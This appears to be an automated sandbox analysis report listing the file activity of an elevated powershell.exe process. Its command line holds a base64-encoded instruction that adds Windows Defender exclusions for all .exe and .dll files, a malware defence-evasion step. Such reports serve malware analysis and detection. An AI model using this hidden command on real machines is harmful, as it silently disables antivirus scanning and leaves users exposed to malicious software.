C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	617	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	227	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	243	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	2	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	2	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	16	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	2	7FFFDC9DB526	ReadFile

Analysis Process: powershell.exe PID: **6856**, Parent PID: **7012**

General

Target ID:	20
Start time:	01:41:27
Start date:	27/03/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Wow64 process (32bit):	false
Commandline:	powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4ARQB4AHQAZQBuAHMAaQBvAG4AIABAACgAJwBlAHgAZQAnACwAJwBkAGwAbAAnACkAIAAtAEYAbwByAGMAZQA=
Imagebase:	0x7ff6ba650000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFDDBAF1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFDDBAF1E9	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_sm1ft0n0.g32.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDC9D6FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD8DA03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD8DA03FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_yezoz5fn.st5.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDC9D6FDD	CreateFileW
C:\Users\user\Documents\20220327\PowerShell_transcript.562258.nmfYJOoe.20220327014128.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDC9D6FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	4	7FFFD8DA03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	5	7FFFD8DA03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD8DA03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD8DA03FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFFD8DA03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFFD8DA03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD8DA03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	4	7FFFD8DA03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	6	7FFFD8DA03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFFD8DA03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFFD8DA03FC	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_sm1ft0n0.g32.ps1	success or wait	1	7FFFDC9DF270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_yezoz5fn.st5.psm1	success or wait	1	7FFFDC9DF270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_sm1ft0n0.g32.ps1	0	1	31	1	success or wait	1	7FFFDC9DB526	WriteFile
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_yezoz5fn.st5.psm1	0	1	31	1	success or wait	1	7FFFDC9DB526	WriteFile
C:\Users\user\Documents\20220327\PowerShell_transcript.562258.nmfYJOoe.20220327014128.txt	0	3	ff		success or wait	1	7FFFDC9DB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20220327\PowerShell_transcript.562258.nmfYJOoe.20220327014128.txt	3	725	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 33 32 37 30 31 34 31 32 39 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 35 36 32 32 35 38 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 70 6f 77 65 72	**********Windows PowerShell transcript startStart time: 20220327014129Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 562258 (Microsoft Windows NT 10.0.17134.0)Host Application: power	success or wait	44	7FFFDC9DB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 11 00 00 00 0b 00 00 00 13 00 00 00 0a 00 01 00 08 00 07 00 07 00 00 00 05 00 fd 01 52 00 08 00 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@eR@	success or wait	1	7FFFDDFCF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	64	40	38 00 00 02 04 00 00 00 00 00 00 00 01 00 00 00 fd 27 fd fd 11 e3 4c fd fd 7d 19 b2 0b fd 0b 00 00 00 0e 00 0f 00	8'L}	success or wait	17	7FFFDDFCF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	104	15	53 79 73 74 65 6d 2e 4e 75 6d 65 72 69 63 73	System.Numerics	success or wait	17	7FFFDDFCF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	119	1	00		success or wait	11	7FFFDDFCF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1168	4	7c 00 00 03	|	success or wait	1	7FFFDDFCF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1172	120	01 0e fd 00 02 0e fd 00 03 0e fd 00 04 0e fd 00 05 0e fd 00 06 0e fd 00 07 0e fd 00 08 0e fd 00 00 0e fd 00 09 0e fd 00 0a 0c fd 00 0b 0e fd 00 0c 0e fd 00 22 00 40 00 24 00 40 00 6a 00 00 00 fd 00 00 00 fd 00 00 00 fd 00 00 00 fd 00 00 00 18 00 00 00 57 00 00 00 0d 0c fd 00 0e 0c fd 00 0d 0e fd 00 fd 00 40 00 59 00 40 00 0f 0e fd 00 10 0e fd 00 0a 0e fd 00	"@$@jW@Y@	success or wait	1	7FFFDDFCF6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFFDDA7B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFFDDA7B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFFDDA7B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFFDDA7B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFFDDA82625	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFFDDA82625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFFDDA82625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFFDDA7B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFFDDA7B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFFDDA7B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFFDDA7B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFFDDA7B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4097	success or wait	1	7FFFDDA7B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4253	success or wait	1	7FFFDDA7B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFFDDA7B9DD	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFFDDA662DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1228	success or wait	1	7FFFDDA663B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFFDDB512E7	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFFDC9DB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFFDC9DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	6	7FFFDC9DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	126	7FFFDC9DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	4	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	136	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.M870d558a#\bdd4597948110f06927727604f2c3ce3\Microsoft.Management.Infrastructure.Native.ni.dll.aux	unknown	328	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.M870d558a#\bdd4597948110f06927727604f2c3ce3\Microsoft.Management.Infrastructure.Native.ni.dll.aux	unknown	328	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFFDDA7B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFFDDA7B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
